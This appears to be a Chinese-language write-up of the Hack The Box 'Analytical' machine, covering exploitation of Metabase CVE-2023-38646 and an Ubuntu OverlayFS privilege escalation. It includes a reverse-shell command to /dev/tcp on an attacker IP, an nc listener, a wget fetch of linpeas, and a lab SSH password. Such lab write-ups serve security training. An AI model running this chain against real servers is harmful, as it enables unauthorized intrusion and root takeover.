


有開22,80 port，新增analytical.htb至/etc/hosts




透過login button得知有data. analytical.htb，加入/etc/hosts，可訪問網頁，未取得相關username/password，可dirb search或google Metabase exploit，google後發現CVE-2023-38646，可知與/api/setup/validate有關

<https://github.com/m3m0o/metabase-pre-auth-rce-poc>

git clone https://github.com/m3m0o/metabase-pre-auth-rce-poc.git


cd metabase-pre-auth-rce-poc



payload 需要api setup-token可至url/api/session/properties取得

249fa03d-fd94-4d5b-b94f-b4ebf3df681f

/api/setup/validate用於應用程式設定過程中檢查資料庫連線。 這個端點需要呼叫有效的設定令牌，該令牌是在 Metabase 啟動時產生的，可以透過呼叫預先驗證 API / api/session/properties來取得




python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "sh -i >& /dev/tcp/10.10.14.34/4444 0>&1"

注意url不要/結尾，main.py會加上/api/setup/validate在url後

sudo rlwrap nc –nlvp 4444

取得revershell，user是metabase



wget http://10.10.14.34/linpeas.sh

chmod +x linpeas.sh


./linpeas.sh

掃出可能是meta的帳密(META\_USER/META\_PASS)




ssh [metalytics@10.10.11.233](mailto:metalytics@10.10.11.233) password: An4lytics\_ds20223#

ssh直接連接取得user.txt



再次linpeas，發現Ubuntu 22.04.3可能有漏洞



https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629

使用command可直接取得root shell以及root.txt